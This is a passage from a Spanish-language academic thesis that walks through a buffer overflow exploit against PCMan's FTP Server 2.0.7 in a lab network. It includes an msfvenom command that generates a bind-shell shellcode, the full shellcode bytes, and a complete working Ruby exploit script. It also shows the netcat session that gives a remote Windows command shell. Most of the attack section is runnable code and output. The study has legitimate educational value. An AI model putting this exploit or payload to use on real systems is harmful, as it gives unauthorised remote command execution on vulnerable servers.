


Figura 34: Ejecución calc.exe y memoria sobrescrita

En este momento se ha demostrado la posibilidad de ejecutar código arbitrario de manera remota en el servidor vulnerable. Se debe tener en consideración la necesidad de comprobar la cantidad necesaria de NOP del *shellcode* que se quiera inyectar, para permitir que dicho código se expanda en memoria sin ser sobrescrito por su propia actividad.

Para finalizar el *exploit*, el siguiente paso es generar un *shellcode* que permita realizar alguna acción más interesante que ejecutar la calculadora de Windows. En este caso se usa la aplicación msfvenom, contenida en Kali Linux, para generar un *shellcode* a partir de ciertos *payloads* predefinidos. El siguiente ejemplo muestra cómo obtener el *shellcode* para ejecutar una *shell* en el servidor vulnerable, de manera que sea posible conectarse mediante netcat [13] al servidor vulnerable y poder ejecutar comandos de manera remota.

Se ejecuta msfvenom especificando los parámetros arquitectura, plataforma, *payload* con sus opciones, *badchars* a evitar y el formato de salida.

- Arquitectura (-a): x86
- Plataforma (--platform): Windows
- Payload (-p): Shell bind TCP para plataforma Windows
    - Opciones del payload: LPORT 12345 – Puerto de escucha de la *shell*
- Badchars (-b): \x00\x0A\x0D
- Formato de salida (-f): Lenguaje Ruby

La siguiente captura muestra la generación del *shellcode* con msfvenom. Este *shellcode* se debe copiar en el *exploit*. Se puede observar que el *shellcode* ocupa 355 bytes. Que es un tamaño muy inferior al disponible según el análisis realizado. El *shellcode* resultante puede ser copiado directamente en el *exploit* en lenguaje Ruby.

```
root@kali:~/TFM# msfvenom -a x86 --platform Windows -p windows/shell_bind_tcp LPORT=12345 -b '\x00\x0A\x0D' -f ruby
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
Final size of ruby file: 1555 bytes
buf =
"\xbd\x77\x2b\xb9\xb1\xd9\xea\xd9\x74\x24\xf4\x5e\x33\xc9" +
"\xb1\x53\x31\x6e\x12\x83\xc6\x04\x03\x19\x25\x5b\x44\x19" +
"\xd1\x19\xa7\xe1\x22\x7e\x21\x04\x13\xbe\x55\x4d\x04\x0e" +
"\x1d\x03\xa9\xe5\x73\xb7\x3a\x8b\x5b\xb8\x8b\x26\xba\xf7" +
"\x0c\x1a\xfe\x96\x8e\x61\xd3\x78\xae\xa9\x26\x79\xf7\xd4" +
"\xcb\x2b\xa0\x93\x7e\xdb\xc5\xee\x42\x50\x95\xff\xc2\x85" +
"\x6e\x01\xe2\x18\xe4\x58\x24\x9b\x29\xd1\x6d\x83\x2e\xdc" +
"\x24\x38\x84\xaa\xb6\xe8\xd4\x53\x14\xd5\xd8\xa1\x64\x12" +
"\xde\x59\x13\x6a\x1c\xe7\x24\xa9\x5e\x33\xa0\x29\xf8\xb0" +
"\x12\x95\xf8\x15\xc4\x5e\xf6\xd2\x82\x38\x1b\xe4\x47\x33" +
"\x27\x6d\x66\x93\xa1\x35\x4d\x37\xe9\xee\xec\x6e\x57\x40" +
"\x10\x70\x38\x3d\xb4\xfb\xd5\x2a\xc5\xa6\xb1\x9f\xe4\x58" +
"\x42\x88\x7f\x2b\x70\x17\xd4\xa3\x38\xd0\xf2\x34\x3e\xcb" +
"\x43\xaa\xc1\xf4\xb3\xe3\x05\xa0\xe3\x9b\xac\xc9\x6f\x5b" +
"\x50\x1c\x05\x53\xf7\xcf\x38\x9e\x47\xa0\xfc\x30\x20\xaa" +
"\xf2\x6f\x50\xd5\xd8\x18\xf9\x28\xe3\x16\xc3\xa5\x05\x3c" +
"\x23\xe0\x9e\xa8\x81\xd7\x16\x4f\xf9\x3d\x0f\xe7\xb2\x57" +
"\x88\x08\x43\x72\xbe\x9e\xc8\x91\x7a\xbf\xce\xbf\x2a\xa8" +
"\x59\x35\xbb\x9b\xf8\x4a\x96\x4b\x98\xd9\x7d\x8b\xd7\xc1" +
"\x29\xdc\xb0\x34\x20\x88\x2c\x6e\x9a\xae\xac\xf6\xe5\x6a" +
"\x6b\xcb\xe8\x73\xfe\x77\xcf\x63\xc6\x78\x4b\xd7\x96\x2e" +
"\x05\x81\x50\x99\xe7\x7b\x0b\x76\xae\xeb\xca\xb4\x71\x6d" +
"\xd3\x90\x07\x91\x62\x4d\x5e\xae\x4b\x19\x56\xd7\xb1\xb9" +
"\x99\x02\x72\xc9\xd3\x0e\xd3\x42\xba\xdb\x61\x0f\x3d\x36" +
"\xa5\x36\xbe\xb2\x56\xcd\xde\xb7\x53\x89\x58\x24\x2e\x82" +
"\x0c\x4a\x9d\xa3\x04"
root@kali:~/TFM#
```

Figura 35: Shellcode con msfvenom

La cantidad mínima de instrucciones NOP con el *shellcode* generado es 9, con menos de 9 falla la ejecución. Si se analiza con Immunity Debugger se observa cómo el *shellcode* se expande en memoria y es necesario esa cantidad mínima para que no se sobrescriban instrucciones necesarias. Si bien es una práctica habitual rellenar con más NOP antes de inyectar el *shellcode*.

3.2.5 Exploit final

El *exploit* recibe como argumentos la IP y el puerto objetivos del ataque. Como se comentó al final del capítulo 2, el servidor PCMan's FTP es vulnerable a cualquier cadena, no solo al comando USER. Por lo que el *exploit* también se podría ejecutar con una cadena simple “AAAA...AAAA” en lugar de “USER AAAA...AAAA”.

El funcionamiento del *exploit* es:

- Recibir como argumento la IP y puerto del servidor FTP vulnerable
- Comprobar *banner* del servidor FTP
- Calcular el tamaño de la cadena de relleno en función de la fecha y la IP del atacante
- Inyectar la cadena con el *shellcode*

Código final del *exploit*:

```
#
# Exploit para servidor FTP PcMan 2.0.7
# Vulnerabilidad de buffer overflow
#

require 'socket'
require 'date'
require 'ipaddr'
require 'net/http'
require 'io/console'

cmd = "USER "
exploit = ""
junk = ""
# JMP ESP en user32.dll -> 7E429353
# Dirección de retorno en formato little endian
ret_addrs = "\x53\x93\x42\x7E"

# Shellcode con payload windows/shell_bind_tcp (355 bytes)
shellcode = "\xbd\x77\x2b\xb9\xb1\xd9\xea\xd9\x74\x24\xf4\x5e\x33\xc9" +
"\xb1\x53\x31\x6e\x12\x83\xc6\x04\x03\x19\x25\x5b\x44\x19" +
"\xd1\x19\xa7\xe1\x22\x7e\x21\x04\x13\xbe\x55\x4d\x04\x0e" +
"\x1d\x03\xa9\xe5\x73\xb7\x3a\x8b\x5b\xb8\x8b\x26\xba\xf7" +
"\x0c\x1a\xfe\x96\x8e\x61\xd3\x78\xae\xa9\x26\x79\xf7\xd4" +
"\xcb\x2b\xa0\x93\x7e\xdb\xc5\xee\x42\x50\x95\xff\xc2\x85" +
"\x6e\x01\xe2\x18\xe4\x58\x24\x9b\x29\xd1\x6d\x83\x2e\xdc" +
"\x24\x38\x84\xaa\xb6\xe8\xd4\x53\x14\xd5\xd8\xa1\x64\x12" +
"\xde\x59\x13\x6a\x1c\xe7\x24\xa9\x5e\x33\xa0\x29\xf8\xb0" +
"\x12\x95\xf8\x15\xc4\x5e\xf6\xd2\x82\x38\x1b\xe4\x47\x33" +
"\x27\x6d\x66\x93\xa1\x35\x4d\x37\xe9\xee\xec\x6e\x57\x40" +
"\x10\x70\x38\x3d\xb4\xfb\xd5\x2a\xc5\xa6\xb1\x9f\xe4\x58" +
"\x42\x88\x7f\x2b\x70\x17\xd4\xa3\x38\xd0\xf2\x34\x3e\xcb" +
"\x43\xaa\xc1\xf4\xb3\xe3\x05\xa0\xe3\x9b\xac\xc9\x6f\x5b" +
"\x50\x1c\x05\x53\xf7\xcf\x38\x9e\x47\xa0\xfc\x30\x20\xaa" +
"\xf2\x6f\x50\xd5\xd8\x18\xf9\x28\xe3\x16\xc3\xa5\x05\x3c" +
"\x23\xe0\x9e\xa8\x81\xd7\x16\x4f\xf9\x3d\x0f\xe7\xb2\x57" +
"\x88\x08\x43\x72\xbe\x9e\xc8\x91\x7a\xbf\xce\xbf\x2a\xa8" +
"\x59\x35\xbb\x9b\xf8\x4a\x96\x4b\x98\xd9\x7d\x8b\xd7\xc1" +
```

```
"\x29\xdc\xb0\x34\x20\x88\x2c\x6e\x9a\xae\xac\xf6\xe5\x6a" +
"\x6b\xcb\xe8\x73\xfe\x77\xcf\x63\xc6\x78\x4b\xd7\x96\x2e" +
"\x05\x81\x50\x99\xe7\x7b\x0b\x76\xae\xeb\xca\xb4\x71\x6d" +
"\xd3\x90\x07\x91\x62\x4d\x5e\xae\x4b\x19\x56\xd7\xb1\xb9" +
"\x99\x02\x72\xc9\xd3\x0e\xd3\x42\xba\xdb\x61\x0f\x3d\x36" +
"\xa5\x36\xbe\xb2\x56\xcd\xde\xb7\x53\x89\x58\x24\x2e\x82" +
"\x0c\x4a\x9d\xa3\x04"

nops = "\x90" * 48

# IP y puerto del servidor vulnerable se obtienen como argumento al ejecutar el exploit
# Primer argumento la IP
# Segundo argumento el puerto del servicio
remote_ip = ARGV[0]
remote_port = ARGV[1]
local_ip = ""

puts "\nEjecutando exploit de Buffer Overflow para servidor FTP PcMan 2.0.7\n\n"

# Socket contra el servidor FTP
begin
   s = TCPSocket.new remote_ip, remote_port
rescue   Exception => e
   puts "################################################################################"
   puts e.message
   puts "################################################################################"
   puts "\nSe ha producido un error. No se puede conectar con #{remote_ip} en el puerto
#{remote_port}\nSaliendo\n\n"
   exit
end

# Se lee banner del servidor FTP y se compara con la respuesta estándar de la versión 2.0
banner = s.gets
puts "Banner remoto: #{banner}"
if banner.include? "220 PCMan's FTP Server 2.0 Ready."
   puts "Versión correcta PcMan 2.0"
else
   puts "El exploit no tiene garantías de funcionar. Pulsar N para parar, cualquier otra tecla para
continuar.\n\n"
   continuar = STDIN.getch
   if continuar == "n" || continuar == "N"
      puts "Saliendo"
      s.close
      exit
   end
end

# Calcular tamaño de cadena de relleno
# Se necesita la IP local y la fecha actual
# Se considera que el atacante tiene la misma zona horaria que el servidor víctima

IP_RANGE = [
  IPAddr.new('10.0.0.0/8'),
  IPAddr.new('172.16.0.0/12'),
  IPAddr.new('192.168.0.0/16'),
]

ip_addr = IPAddr.new(remote_ip)
if  IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
        # La IP remota es de rango privado. Se coge la IP local de la conexión con el servidor
remoto.
   local_ip = s.addr.last
else
   # La IP remota es de rango público. Se coge la IP pública del atacante.
   local_ip = Net::HTTP.get URI "https://api.ipify.org"
end

dia = DateTime.now.strftime("%-d") # Formato %-d para días sin relleno 1-31
mes = DateTime.now.strftime("%-m") # Formato %-m para meses sin relleno 1-12

# La cadena en memoria ocupa 2052 incluyendo datos de registro
# Al tamaño hay que restarle 4 del tamaño ocupado por la dirección de memoria
# de la instrucción de salto JMP ESP que sobrescribirá el EIP
# Se le resta también los 5 bytes ocupados por el comando USER y el espacio en blanco
```

```
# Variable cmd contiene "USER "

junk_size = 2052 - 44 + (2 - dia.length) + (2 - mes.length) + (15 - local_ip.length) - 4 -
cmd.length
junk = "A" * junk_size

exploit = cmd + junk + ret_addrs + nops + shellcode

puts "\n\n############################################################"
puts "Datos del exploit:"
puts "IP atacante: #{local_ip}"
puts "IP y puerto servidor vulnerable: #{remote_ip}:#{remote_port}"
puts "############################################################\n\n"
puts "Exploit preparado. Pulsar N para parar, cualquier otra tecla para continuar.\n\n"

continuar = STDIN.getch
if continuar == "n" || continuar == "N"
   puts "Saliendo"
   s.close
   exit
end

s.puts exploit
s.close

puts "Ataque realizado.\n\n"
```

Las siguientes capturas muestran la ejecución del *exploit* con el *shellcode* para obtener una *shell_bind_tcp* y posteriormente conectar a la *shell* con netcat. Una vez conectado es posible ejecutar comandos con los privilegios del usuario con el que se estaba ejecutando el servidor PCMan's FTP. En este caso la ejecución de netcat es posterior a la ejecución del *exploit*, pero perfectamente podría incluirse la ejecución de dicho comando dentro del *exploit* y automatizar la conexión con el servidor vulnerable para obtener la *shell* remota.

```
root@kali:~/TFM# ruby exploit.rb 192.168.56.10 21

Ejecutando exploit de Buffer Overflow para servidor FTP PcMan 2.0.7

Banner remoto: 220 PCMan's FTP Server 2.0 Ready.
Versión correcta PcMan 2.0


############################################################
Datos del exploit:
IP atacante: 192.168.56.20
IP y puerto servidor vulnerable: 192.168.56.10:21
############################################################

Exploit preparado. Pulsar N para parar, cualquier otra tecla para continuar.

Ataque realizado.

root@kali:~/TFM# nc 192.168.56.10 12345
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\PCMan>netstat -na
netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1027         0.0.0.0:0              LISTENING
  TCP    192.168.56.10:21       192.168.56.20:45402    CLOSE_WAIT
  TCP    192.168.56.10:139      0.0.0.0:0              LISTENING
  TCP    192.168.56.10:12345    192.168.56.20:58968    ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1025         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.56.10:123      *:*
  UDP    192.168.56.10:137      *:*
  UDP    192.168.56.10:138      *:*
  UDP    192.168.56.10:1900     *:*

C:\PCMan>
```

Figura 36: Ejecución del exploit y obtención de shell remota

Como se puede observar, una vez ejecutado el *exploit*, se puede ejecutar netcat y acceder al equipo vulnerable y ejecutar comandos.

La siguiente captura muestra las conexiones en escucha de la máquina Windows antes de ejecutar el *exploit*, después de ejecutar el *exploit*, creando la *shell* en escucha en el puerto 12345, y finalmente, la conexión establecida con netcat desde la máquina Kali Linux en el puerto 12345.




Figura 37: Conexiones desde Windows

```
root@kali:~/TFM# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.56.20:58968     192.168.56.10:12345     ESTABLISHED
```

Figura 38: Conexiones desde Kali Linux

3.2.6 Consideraciones

Como se ha podido observar, la cantidad de instrucciones NOP que se deben inyectar varía en función del *shellcode* inyectado. Por lo que se debe poner una cantidad mínima a partir de la cual no falle el *shellcode* debido a que se sobrescriban instrucciones en memoria. El siguiente paso es crear un módulo de Metasploit, por lo que se debe considerar que el *payload* puede ser cualquiera de los disponibles para la arquitectura y plataforma del servidor vulnerable.

Durante el análisis de la ejecución del *shellcode* creado con msfvenom se observa que se necesitan mínimo 9 instrucciones NOP para que el *shellcode* funcione correctamente. Esto es debido a las instrucciones iniciales de los *shellcodes* creados con msfvenom. En el *exploit* se decide poner 48 NOP, pese a que es funcional con una cantidad inferior, de manera que se puede observar de manera clara en memoria las diferentes partes inyectadas del *exploit*.

A continuación se muestra qué sucede en memoria cuando se ejecuta el *shellcode* para crear la *shell bind TCP*.




Figura 39: Shellcode cargado en memoria




Figura 40: Memoria modificada por la ejecución del shellcode

Conforme se va ejecutando el *shellcode*, se puede observar cómo el contenido de la memoria se va alterando. En este caso, incluso el código del propio *shellcode* es modificado en tiempo de ejecución como muestra la siguiente imagen (Figura 41). Se puede ver cómo se han modificado ciertas instrucciones al haber modificado los *OPCodes* inyectados en memoria con el *shellcode*.

